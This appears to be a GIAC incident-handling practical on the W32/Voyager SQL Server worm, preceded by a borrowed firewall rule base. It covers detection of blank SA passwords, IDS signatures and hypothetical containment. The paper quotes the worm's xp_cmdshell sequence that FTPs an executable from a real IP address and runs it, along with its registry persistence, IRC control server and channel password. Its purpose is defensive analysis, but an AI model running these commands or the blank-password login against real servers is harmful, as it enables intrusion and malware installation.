Access class on all VTY ports

#	Source	Service	Action	Track	Note
1	corp-desktopnet	Ssh	allow	Log	Allow SSH from corporate desktop LAN
2	corp-svrnet	Ssh	allow	Log	Allow SSH from corporate server LAN
3	corp-secsrvcsnet	Ssh	allow	Log	Allow SSH from corporate security services LAN
4	Any	Any	drop	Log	drop and log any other attempts to access VTY

Corporate Internal Firewall

The corporate internal firewall protects the servers located in the secure server and security services LANs. The internal firewall is the last line of network defenses against any internal or external network threat. Protecting the servers on the security services LAN is critical to make sure that an intruder is unable to alter important forensics information crucial in detecting malicious activity and preventing the systems responsible for managing prevention and response of malicious activity to be compromised. The servers hosted in the secure server network contain sensitive data that only a few employees will need to access. Since these secure servers have higher security requirements then the servers located on the server LAN, they have been placed behind the internal firewall to provide better security. The corporate internal firewall will be enforcing the following policy:

- Allow logging and other security management related traffic into the security

services LAN.
- Allow security management traffic out of the security services LAN.
- Allow VPN traffic from authorized users in the desktop LAN to access approved services in the secure server LAN.
- Allow required system management traffic into the security services and secure server LANs.
- Deny any traffic which is not explicitly allowed.

In addition to the firewall rule base, anti-spoofing will be enabled on the firewall:

- The interface connected to the security services LAN and secure server LAN valid addresses will be set to this net.
- The interface connected to the core router valid addresses is set to others.

All spoofed packets will be dropped and generate an alert.

The corporate internal firewall will be configured with the following rule base

#	Source	Destination	Service	Action	Track	Note
1	corp-secsvrnet, corp-desktopnet	corp-ifw	ssh, https	allow	long	allow management protocols to the border firewall
2	corp-mon	corp-ifw	snmp, echo request	allow	long	allow monitoring system to access the border firewall
3	Any	corp-ifw	echo-reply	allow	long	allow the firewall to ping hosts and for them to respond.
4	corp-ace	corp-ifw	securid	allow	long	SecurID Auth Traffic
5	Any	corp-ifw	any	drop	long	deny all other traffic destined for the border firewall
6	corp-srvnet, corp-desktopnet	corp-secsvrnet, corp-secsrvcsnet	echo-request	allow	long	allow servers and desktops to ping servers on secure server and security servers LANs
7	corp-secsvrnet, corp-secsrvcsnet	corp-srvnet, corp-desktopnet	echo-reply	allow	long	allow servers on secure server and security services LANs to reply to pings
8	corp-mon	corp-secsvrnet, corp-secsrvcsnet	snmp, http, https	allow	long	allow the monitoring server to monitor all systems in the secure server and security services network.

9	admin@desktopnet, admin@srvnet	corp-secsvrnet	ssh, winterm	client encrypt	long	allow admins to manage secure servers via SecureRemote
10	hr@desktopnet	corp-hrsrvr	http	client encrypt	long	allow HR employee access to HR system via SecureRemote
11	acct@desktopnet	corp-acctsrvr	acct-service	client encrypt	long	allow accounting to access the accounting server application via SecureRemote
12	dba@desktopnet	corp-secsvrnet	sql	client encrypt	long	allow DBA to access oracle databases in the secure server network
13	corp-nbsecure	corp-secsvrnet	nb-client-ports	allow	long	allow secure NetBackup media server backup hosts on secure server LAN
14	corp-secsvrnet	corp-nbsecure	nb-server-ports	allow	long	allow clients to talk back to secure NetBackup media server
15	corp-secsvrnet	corp-intdns1	dns-query	allow	long	allow secure servers to query internal DNS
16	corp-secsvrnet	corp-vcs	http	allow	long	allow secure server to download latest virus definitions from the VCS
17	corp-vcs	corp-secsvrnet	vcs-mgt	allow	long	allow the Virus Control System to communicate with anti-virus products in the secure server LAN.
18	corp-secsvrnet	corp-log	syslog	allow	long	allow secure server to syslog to the logging server
19	corp-secsvrnet	corp-intdns1	ntp	allow	long	allow secure server to synchronize with the corporate NTP server
20	corp-secsvrnet	any	any	drop	long	drop any traffic from a secure server that is not allowed above
21	any	corp-secsvrnet	any	drop	long	drop any traffic to a secure server that is not allowed above
22	giac-corpnets, corp-srpool	corp-vcs	http	allow	long	allow http traffic to the VCS server for virus definition downloads from corporate networks or SecureRemote users.

23	corp-vcs	giac-corpnets, corp-srpool	vcs-mgt	allow	long	allow the Virus Control System to communicate with GIAC's anti-virus products.
24	any	corp-log	syslog	allow	none	allow syslog traffic into the log server
25	corp-nbmaster	corp-nbsecure	nb-server-ports	allow	long	allow NetBackup master to talk to secure media server
26	corp-srvnet, corp-desktopnet	corp-secsrvcsnet	ssh, winterm	allow	long	allow management protocols to systems in the security services network
27	giac-routers	corp-radius	radius-auth, radius-acct	allow	long	allow routers to use radius server
28	corp-secsrvcsnet	corp-intdns1	dns-query	allow	long	allow servers in security services and secure server LAN to query DNS
29	corp-fwmgt	giac-firewalls	fw-mgt	allow	long	allow firewall mgt station to push rule bases to all firewalls
30	giac-firewalls	corp-fwmgt	fw-log	allow	long	allow firewall logging to management station
31	giac-firewalls	corp-ace	securid	allow	long	allow firewall to authenticate via SecurID
32	colo-ace, corp-ace	colo-ace, corp-ace	securidprop	allow	long	allow replication between the SecurID Ace Servers
33	corp-secsrvcsnet	corp-exchange	smtp	allow	long	allow security servers to send email alerts
34	corp-secsrvcsnet	corp-intdns1	ntp	allow	long	allow the security services systems to synchronize time with the corporate NTP server
35	corp-secsrvcsnet	any	any	drop	long	drop any traffic from the security services LAN which has not been allowed above
36	any	corp-secsrvcsnet	any	drop	long	drop any traffic destined for the security services LAN with has not been allowed above

End of section taken from Joe Keegan's v1.6a GCFW Practical from 19 Mar. 2002 URL: http://www.giac.org/practical/Joe_Keegan_GCFW.zip.

Protocol Description

W32/Voyager takes advantage of the fact that a standard installation of Microsoft

SQL Server does not require the SA password to be set. If such a system can be located W32/Voyager downloads a backdoor DDoS tool which can be used to search for other vulnerable systems by using DBNETLIB.DLL and Super Sockets. The tool is controlled by Internet Relay Chat (IRC). A brief description of both follows.

Microsoft MSDN defines a "DBNETLIB.DLL and Super Sockets are communication layers used to shield the OLEDB provider from communication with different Interprocess Communication (IPC) components." One thing not mentioned by any of the W32/Voyager references is that this set of libraries is only installed with SQL Server 2000 and SQL Server Client Tools. This means that the backdoor exploit can only search for more potential targets from these platforms. The DDoS exploit however can be downloaded and controlled from any compromised SQL Server system.

A more detailed description of client and server network libraries can be found at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/architec/8_ar_cs_3flf.asp

The IRC channel used to control the backdoor is based on a client-server model.

> You run a client program on your own computer which connects you to a server computer on the Internet. These servers link to many other servers to make up an IRC network, which transport messages from one user (client) to another. In this manner, people from all over the world can talk to each other live and simultaneously (Hoyle, p.1).

IRC channels are a favorite hangout of hackers and are often used for Trojan Horse and Denial of Service attacks. Trojan horses are attractively disguised files which cause harmful consequences if you download and run them, e.g. takeover of your IRC channels, erasing of your hard disk, etc. Denial of Service attacks or "nukes" make networked computers disconnect or crash.

In the case of W32/Voyager it makes standard use of IRC channels to broadcast on private channels using the Client to Client Protocol (CTCP) the existence of a compromised system and to control the DDoS program. See **Appendix A – IRC Backdoor Example** for an example of how a scripted backdoor for control works.

How the Exploit Works

W32/Voyager uses a DLL library called the Super Socket Net-Library implemented through DBNETLIB.DLL. To use this library, Voyager writes the IP address of the targeted host to the registry key
`HKLM\SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo\`
and the protocol to use to
`HKLM\SOFTWARE\Microsoft\MSSQLServer\Client\SuperSocketNetLib\ProtocolOrder`

Security Focus MCID 110 gives the following description of the W32/Voyager:

> If the host being scanned is found to be an SQL server, a notification message is sent to the IRC channel using the command `NOTICE %s :Server found @ %s`. It then attempts to log in using the SA account and a blank password using the command `driver={SQL Server};server=%s;database=master;uid=SA;pwd=%s`. The SA account password is blank on default installations of MS-SQL. Once logged in, the tool uses SQL's built-in xp_cmdshell command to open a remote command prompt. It then issues the following commands:
>
> ```
> exec xp_cmdshell 'echo ftp> ftp.x'
> exec xp_cmdshell 'echo foo.com>> ftp.x'
> exec xp_cmdshell 'echo bin>> ftp.x'
> exec xp_cmdshell 'echo cd pub>> ftp.x'
> exec xp_cmdshell 'echo cd tmp>> ftp.x'
> exec xp_cmdshell 'echo get dnsservice.exe>> ftp.x'
> exec xp_cmdshell 'echo close >> ftp.x'
> exec xp_cmdshell 'echo quit>> ftp.x'
> exec xp_cmdshell 'ftp -s:ftp.x 207.29.192.160'
> exec xp_cmdshell 'del ftp.x'
> exec xp_cmdshell 'start dnsservice.exe'
> ```
>
> (Security Focus MCID 110, p.1)

Note: May also download rpcloc32.exe or win32mon.exe in place of dnsservise.exe as variants.

W32/voyager opens an FTP session in order to download the file dnsservice.exe (or variants) to the compromised SQL server and execute it. This is the actual installation of the tool. The FTP server address observed was found to be a

compromised FTP server (philamuseum.netreach.net). The dnsservice.exe was removed from the server, however, Voyager can be instructed to download from another FTP server.

Security Focus continues with the following description of the W32/Voyager:

> Upon installation, Voyager performs the following actions:
>
> It creates the registry key:
> `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\TaskReg=dnsservices.exe`
> in order to remain persistent on the system after a reboot and registers itself as a service.
>
> It then initializes Winsock and connects to the IRC server bots.kujikiri.net.
>
> Once connected to the IRC server, voyager issues the following commands:
>
> **`NICK %s`** sets its nickname to random name under nine characters.
>
> **`USER %s localhost localhost :%s`** sets its user information to random information.
>
> **`MODE %s -x+i`** changes its IRC mode to be invisible to other users on the channel unless they know the exact nickname of the user.
>
> **`JOIN #blitzed :Newport`** connects to the #blitzed channel with the password Newport. These values are encrypted into Voyager's code.
>
> **`WHO %s`** provides a listing of all other users on the IRC channel. (Security Focus MCID 110, p.1)

For a complete listing of W32/Voyager commands please see **Appendix A – Voyager Control Commands**.

Description and Diagram of the Attack

The following is a step by step scenario of how a hacker might use W32/Voyager to compromise other systems.

1) W32/Voyager is active on a compromised system.

2) An IRC message from Evil hacker instructs Voyager to scan for more targets.

3) System being scanned is found to be a SQL Server.

4) Message sent to IRC channel indicating a SQL Server has been found.

5) SA/null login/password combination is used. If successful a download script is generated on the compromised target and dnsservices.exe is ftp'd to the target system and executed.

6) Voyager creates a registry key to keep dnsservices.exe persistent when a reboot occurs.

7) Voyager now connects to IRC channel bots.kujikiri.net and sends compromised system specific information using the hacker's IRC nick name and makes the communication channel invisible to users other than the specified nick name.

8) Evil Hacker monitors the hidden IRC channel see what new compromised systems are available for control.




Figure 2 – Diagram of W32/Voyager attack.

Signature of the Attack

An increase in SQL port 1433 activity will occur during propagation. An increase in port 6669 activity will be seen during communication with the IRC channel. You will also see the following incoming requests in IDS logs:

```
exec xp_cmdshell 'echo ftp> ftp.x'
exec xp_cmdshell 'echo foo.com>> ftp.x'
exec xp_cmdshell 'echo bin>> ftp.x'
exec xp_cmdshell 'echo cd pub>> ftp.x'
exec xp_cmdshell 'echo cd tmp>> ftp.x'
exec xp_cmdshell 'echo get dnsservice.exe>> ftp.x'
exec xp_cmdshell 'echo close >> ftp.x'
exec xp_cmdshell 'echo quit>> ftp.x'
exec xp_cmdshell 'ftp -s:ftp.x 207.29.192.160'
exec xp_cmdshell 'del ftp.x'
exec xp_cmdshell 'start dnsservice.exe'
```

How to Protect Against W32/Voyager

Configure the firewall to block incoming port 1433/3180 (or whatever your SQL Server ports are set to) and port 6660-6669 (Internet Relay Chat) connections. It would also be advisable to block the same outgoing ports if not explicitly required for business operations. It is considered a best practice to use a firewall to block all incoming connections from the Internet to services that you do not want to be publicly available. This follows the principle of least privilege. If an attacker cannot connect to a service then they cannot exploit it.

Remove the possibility of the threat being realized by assigning a hardened password to the SQL Server SA account. It is always best practice to change default passwords on any device or software application.

Remove privileges on execution of the SQL Server extended stored procedures to those who don't need it. This is following the principle of least privilege and is central to securing systems.

Keep all systems up to date with vendor-supplied virus definitions. Anti virus vendors generally are pretty responsive to putting out up to date defenses for known attacks. It makes your life a lot easier to have a well defined AV definition distribution plan that can easily be updated when needed.

Make sure you notify owners of compromised FTP sites of the presence of malicious code and to have them remove it promptly.

The following are recommendations and best practices from Microsoft:

> Following any or all of the below best practices would negate the impact of the posted blank SA password checking tool.
>
> 1) Microsoft recommended best practices dictate running SQL Servers with Integrated Authentication (utilizing NT credentials) rather than Mixed Mode Authentication. To determine which mode your SQL Server is using, open SQL Enterprise Manager, select Server Properties for the server in question, and review the information on the Security tab.

Details about running in Integrated Mode can be found in the following whitepaper: http://www.microsoft.com/technet/SQL/Technote/secure.asp

2) If you must run in Mixed Mode, assign a complex password to the SA account. Passwords should be selected and managed in accordance with your company's password composition and maintenance policy. Blank passwords may be changed from the SQL query window with the following syntax:

```
exec sp_password null, 'complexpwd', SA
```

3) Block inbound traffic to the SQL port (tcp 1433) at your Internet connected border devices (routers/firewalls). Best practices dictate that all traffic should be blocked at your Internet connected border devices and that only protocols that support your security policy be allowed through. NOTE: tcp 1433 is the default port for SQL communication, however, this value may be modified by the SQL Server administrator. If the SQL port cannot be blocked on the border devices, utilize IPSec filters (Win2K) or Advanced IP Security filters (NT4) to block connections, originating from the Internet, destined for the SQL Server.

SQL Server 2000 uses Integrated Authentication by default. Users requiring Mixed Mode authentication are prompted to supply a non-blank SA password during the installation process. (Secure@Microsoft.com, p.1)

The Incident Handling Process

My participation in this incident primarily focused on preparation, identification, and proactive containment strategies. As we did not experience any realization of the W32/Voyager threat some of the incident handling practices in the sections that follow will be hypothetical.

Preparation

Management has become sensitized regarding support for incident handling since the Code Red worm, September 11th and Nimda worm incidents. It is much easier to get resources when a threat is identified. In the case of W32/Voyager resources incident handling team members were quickly identified and consisted of Corporate Information Security personnel and corporate product engineering resources.

A call tree is maintained to determine who needs to get called to help with the incident. Corporate Information Security does initial threat assessment and engages the appropriate business and engineering groups the come up with identification, containment, eradication and recovery procedures. Corporate information security also performs prioritization of threats and incidents to help focus resources where they are most needed.

Our partner communications are handled at the application owner level. If the incident is impacting services between business partners then the corresponding partner IT staff is notified of the issue. As part of contract negotiations the policy for monitoring respective systems is developed and agreed upon between both parties before the contract is ratified.

During a large incident involving many systems reporting from containment forward is rolled from the bottom up to the incident commander. It is a hierarchical structure running from system administrators involved in doing the actual hands on work to branch and section leaders finally reporting to the incident commander. Each hierarchical group is only responsible for reporting to the next level. This works quite well in isolating the system administrators from constantly getting bombarded with upper management questions like "is it fixed

yet ?".

Additional Existing Measures

- An existing list of database administrators and groups existed, but was out of date and did not properly cover all areas (as we shall see in the Identification section).

- Corporate Information Policies existed prior regarding the strength of passwords how services should be protected. However enforcement was non-existent. Much like the old axiom "A law that is not enforced is not a law."

- Procedures were in place for dealing with incidents. We were just in the middle of significantly overhauling our client and server procedures when this was announced.

- The incident response group is preauthorized to react to internal/external threats in our environment.

- Training is provided for Database Administrators internally and externally. However it is not enforced that you must take these courses if part of your responsibility includes data server ownership.

- Management support was extraordinarily helpful to mitigating this risk (after Code Red and Nimda).

- A draft list of organizations that should get involved in the incident existed, but the existing process was being streamlined and ratified. It was basically tribal knowledge on who to get involved during initial analysis of the vulnerability and what the best way might be to contain or safeguard against the threat.

- A communications team existed for the corporation, but targeted communication was spotty at best. There was also the feeling that mass communication is not ideal to announce that vulnerabilities exists.

- Most critical business system passwords are available for use by support / investigative employees. In this case the main body of the threat came from the sheer number of installed SQL Servers used for testing and development activities.

- Secure communication channels via PGP were available for use between key incident handlers, but not all communications could be done this way.

- Our corporate disaster recovery plan includes incident handling.

- No interface to law enforcement was required during this incident, however we do have contacts identified.

- An isolated virus reverse engineering lab and training facility exists for the use of Corporate Information Security investigators and product engineering staff. This includes standard hardware builds most likely to be encountered in production environments such as Compaq DL360/380 and NCR S26/S50 etc.

Identification

Early identification of a malicious code exploit came from Security Focus. This triggered an internal rapid risk assessment team led by Corporate Information Security to take a look at and disposition the severity of the threat through a formalized risk assessment process. Ford defines risk as "a measure of the cost of a realized vulnerability that incorporates the probability of a successful attack." Identification of possible victims had to take place to assess the potential for impact and risk. The primary handlers for this incident consisted of 2 members of Corporate Information Security and 2 members of the engineering team responsible for corporate databases.

The first step was to determine which systems had SQL Server services on port 1433 and 3180. Port 3180 is a carryover from the earlier days when Sybase and Microsoft SQL Servers were similar in code base. Some administrators use this port instead of the default. We used the Microsoft Systems Management Server (SMS) tool to perform a custom scan of our environment for the existence of the sqlsrvr.exe file to give us a list of possible systems that could be affected. We had to do this multiple times during business hours for the geographical area (Americas, Europe, Asia) to get an accurate accounting of systems as some are mobile laptops that get carried home after work.

The incident response team was also able to use another database that maintained server information on systems controlled by IT. It gathered service information by using the `srvinfo` command from the NT Resource Kit. The `srvinfo` command is also very useful for this activity. Below is a representation of output from the command:

```
P:\>srvinfo \\SystemName
```

```
Server Name: SystemName
Security: Users
NT Type:  NT Member Server - Terminal Server
Version: 5.0
Build: 2195, Service Pack 2
Current Type: Uniprocessor Free
Product Name: Microsoft Windows 2000
Registered Owner: Joe User
Registered Organization: XXX
ProductID: 51876-335-0820693-05318
Original Install Date: Tue Feb 13 08:35:43 2001
Domain: XXX
PDC: \\XXX
IP Address: XXX.XXX.XXX.XXX
CPU[0]: x86 Family 6 Model 8 Stepping 6: 930 MHz
Hotfixes:
   [SP2SRP1]:
Drive:  [FileSys]  [ Size ]  [ Free ]  [ Used ]
  C:     NTFS      19462     9299    10163
Services:
   [Running]   MSSQLSERVER
Network Card [0]:
System Up Time: 0 Days, 5 Hr, 23 Min, 17 Sec
```

Between the 2 sources of system information over 11,500 instance of Microsoft SQL Server were identified in our environment. Of these approximately 5,500 were actively running as a service. This was quite amazing as previous estimates had been pegged around 5,000 to 6,000. Of the 11,500 MS SQL Server systems 6200 were client based and 5300 were server based. The client based systems are primarily owned by application developers or for personal use.

A custom developed script (see **Appendix A - Command Line Script Syntax for SQL Vulnerability Identification**) was developed to identify which systems out of the total identifiable SQL Server market would be vulnerable to this worm. Nothing fancy, but it got the job done. Basically it tries to log into a system using SA/null and logs the results. Again we ran this multiple times due to time zone difference around the globe.

After running this script it was determined that over 900 active systems had null SA passwords! This accounted for approximately 20% of systems that had SQL Server running during the scan. Priority was escalated at this point to get this resolved before something other than the relatively slow moving and low impact W32/Voyager worm hit our networks.

We had no signs that this worm was in the environment, however if we did it would look something like this. This part forward for identification is fabricated.

Network perimeter sensors were detecting anomalous port 1433 or 6669 traffic. A look at the logs showed the following:

```
Nov 20 09:38:21 x.x.202.182:2538 -> x.x.105.109:1433 SYN ******S*
Nov 20 09:38:21 x.x.202.182:2539 -> x.x.106.109:1433 SYN ******S*


11/20-08:01:48.923210 x.x.92.228:3348 -> x.x.200.115:1433
TCP TTL:127 TOS:0x0 ID:45385 IpLen:20 DgmLen:972 DF
***AP*** Seq: 0x318F3D1  Ack: 0x1E5807AD  Win: 0x2098  TcpLen: 20
03 01 03 A4 00 00 01 00 0A 00 73 00 70 00 5F 00  ..........s.p._.
70 00 72 00 65 00 70 00 61 00 72 00 65 00 00 00  p.r.e.p.a.r.e...
00 01 26 04 00 00 00 63 00 00 00 00 FF FF FF FF  ..&....c........
00 00 63 62 03 00 00 62 03 00 00 65 00 78 00 65  ..cb...b...e.x.e
00 63 00 20 00 78 00 70 00 5F 00 63 00 6D 00 64  .c. .x.p._.c.m.d
00 73 00 68 00 65 00 6C 00 6C 00 20 00 27 00 65  .s.h.e.l.l. .'.e
00 63 00 68 00 6F 00 20 00 66 00 74 00 70 00 3E  .c.h.o. .f.t.p.>
00 20 00 66 00 74 00 70 00 2E 00 78 00 27 00 0A  . .f.t.p...x.'..
00 65 00 78 00 65 00 63 00 20 00 78 00 70 00 5F  .e.x.e.c. .x.p._
00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00 6C  .c.m.d.s.h.e.l.l
00 20 00 27 00 65 00 63 00 68 00 6F 00 20 00 66  . .'.e.c.h.o. .f
00 6F 00 6F 00 2E 00 63 00 6F 00 6D 00 3E 00 3E  .o.o...c.o.m.>.>
00 20 00 66 00 74 00 70 00 2E 00 78 00 27 00 0A  . .f.t.p...x.'..
00 65 00 78 00 65 00 63 00 20 00 78 00 70 00 5F  .e.x.e.c. .x.p._
00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00 6C  .c.m.d.s.h.e.l.l
00 20 00 27 00 65 00 63 00 68 00 6F 00 20 00 62  . .'.e.c.h.o. .b
00 69 00 6E 00 3E 00 3E 00 20 00 66 00 74 00 70  .i.n.>.>. .f.t.p
00 2E 00 78 00 27 00 0A 00 65 00 78 00 65 00 63  ...x.'...e.x.e.c
00 20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73  . .x.p._.c.m.d.s
00 68 00 65 00 6C 00 6C 00 20 00 27 00 65 00 63  .h.e.l.l. .'.e.c
00 68 00 6F 00 20 00 63 00 64 00 20 00 70 00 75  .h.o. .c.d. .p.u
00 62 00 3E 00 3E 00 20 00 66 00 74 00 70 00 2E  .b.>.>. .f.t.p..
00 78 00 27 00 0A 00 65 00 78 00 65 00 63 00 20  .x.'...e.x.e.c.
00 78 00 70 00 5F 00 63 00 6D 00 64 00 73 00 68  .x.p._.c.m.d.s.h
00 65 00 6C 00 6C 00 20 00 27 00 65 00 63 00 68  .e.l.l. .'.e.c.h
00 6F 00 20 00 63 00 64 00 20 00 74 00 6D 00 70  .o. .c.d. .t.m.p
00 3E 00 3E 00 20 00 66 00 74 00 70 00 2E 00 78  .>.>. .f.t.p...x
00 27 00 0A 00 65 00 78 00 65 00 63 00 20 00 78  .'...e.x.e.c. .x
00 70 00 5F 00 63 00 6D 00 64 00 73 00 68 00 65  .p._.c.m.d.s.h.e
00 6C 00 6C 00 20 00 27 00 65 00 63 00 68 00 6F  .l.l. .'.e.c.h.o
00 20 00 67 00 65 00 74 00 20 00 64 00 6E 00 73  . .g.e.t. .d.n.s
00 73 00 65 00 72 00 76 00 69 00 63 00 65 00 2E  .s.e.r.v.i.c.e..
00 65 00 78 00 65 00 3E 00 3E 00 20 00 66 00 74  .e.x.e.>.>. .f.t
00 70 00 2E 00 78 00 27 00 0A 00 65 00 78 00 65  .p...x.'...e.x.e
00 63 00 20 00 78 00 70 00 5F 00 63 00 6D 00 64  .c. .x.p._.c.m.d
```

```
00 73 00 68 00 65 00 6C 00 6C 00 20 00 27 00 65  .s.h.e.l.l. .'.e
00 63 00 68 00 6F 00 20 00 63 00 6C 00 6F 00 73  .c.h.o. .c.l.o.s
00 65 00 20 00 3E 00 3E 00 20 00 66 00 74 00 70  .e. .>.>. .f.t.p
00 2E 00 78 00 27 00 0A 00 65 00 78 00 65 00 63  ...x.'...e.x.e.c
00 20 00 78 00 70 00 5F 00 63 00 6D 00 64 00 73  . .x.p._.c.m.d.s
00 68 00 65 00 6C 00 6C 00 20 00 27 00 65 00 63  .h.e.l.l. .'.e.c
00 68 00 6F 00 20 00 71 00 75 00 69 00 74 00 20  .h.o. .q.u.i.t.
00 3E 00 3E 00 20 00 66 00 74 00 70 00 2E 00 78  .>.>. .f.t.p...x
00 27 00 0A 00 65 00 78 00 65 00 63 00 20 00 78  .'...e.x.e.c. .x
00 70 00 5F 00 63 00 6D 00 64 00 73 00 68 00 65  .p._.c.m.d.s.h.e
00 6C 00 6C 00 20 00 27 00 66 00 74 00 70 00 20  .l.l. .'.f.t.p.
00 2D 00 73 00 3A 00 66 00 74 00 70 00 2E 00 78  .-.s.:.f.t.p...x
00 20 00 32 00 30 00 37 00 2E 00 32 00 39 00 2E  . .2.0.7...2.9..
00 31 00 39 00 32 00 2E 00 31 00 36 00 30 00 27  .1.9.2...1.6.0.'
00 0A 00 65 00 78 00 65 00 63 00 20 00 78 00 70  ...e.x.e.c. .x.p
00 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C  ._.c.m.d.s.h.e.l
00 6C 00 20 00 27 00 64 00 65 00 6C 00 20 00 66  .l. .'.d.e.l. .f
00 74 00 70 00 2E 00 78 00 27 00 0A 00 65 00 78  .t.p...x.'...e.x
00 65 00 63 00 20 00 78 00 70 00 5F 00 63 00 6D  .e.c. .x.p._.c.m
00 64 00 73 00 68 00 65 00 6C 00 6C 00 20 00 27  .d.s.h.e.l.l. .'
00 73 00 74 00 61 00 72 00 74 00 20 00 64 00 6E  .s.t.a.r.t. .d.n
00 73 00 73 00 65 00 72 00 76 00 69 00 63 00 65  .s.s.e.r.v.i.c.e
00 2E 00 65 00 78 00 65 00 27 00 0A 00 00 00 38  ...e.x.e.'.....8
01 00 00 00                                      ....
```

(Brown, p.1)

Black Ice Agent is installed on mobile clients that connect to our internal network to provide an extra layer of defense against threats and active attacks. Clients were reporting port 1433 and port 6669 scans indicate the presence of an actively scanning W32/Voyager worms.

Containment

As no systems were infected this section is hypothetical.

A team was assembled to investigate the systems experiencing strange behavior escalated by the system administrators. The team had a jump kit consisting of

- Laptop computer with at least two operating systems, 128 Mb memory, 10 Gb disk and CD/DVD drive.
- CDs containing fresh binaries of the operating systems used in Company A.
- Patch-cables.
- An eight port hub.
- Windows Resource Kit.

- A SCSI tape drive and fresh tapes for backups.
- A portable CD burn unit that can be connected in USB or PC card interfaces.
- Cell phone with two batteries.
- Call list for support groups.
- A corporate credit card for miscellaneous expense.


Jump kits are evaluated after each incident to see if anything should be added or modified. After a brief interview to discuss what had transpired before and after the incident was noticed we turned our attention to the infected systems.

All efforts were made to preserve the integrity of sensor logs (previously listed in Identification) and 2 infected systems were moved to the offline lab for analysis. All other infected systems were disconnected from the network to prevent further contamination until an analysis could be performed. The offline lab is used for virus reverse engineering and system analysis using backed up information. First the systems were imaged using Symantec Ghost Corporate Edition v7.5 for evidence and working copies were made to do a formal inspection of what was modified. The original infected targets were kept off line until containment and recovery plans could be formalized.


Ghost procedures to create an image dump of a Windows system are as follows:

1) Start Ghost and create a task definition.


2) Select a Source machine to clone.




3) Create an Image Definition File by clicking the Browse button.



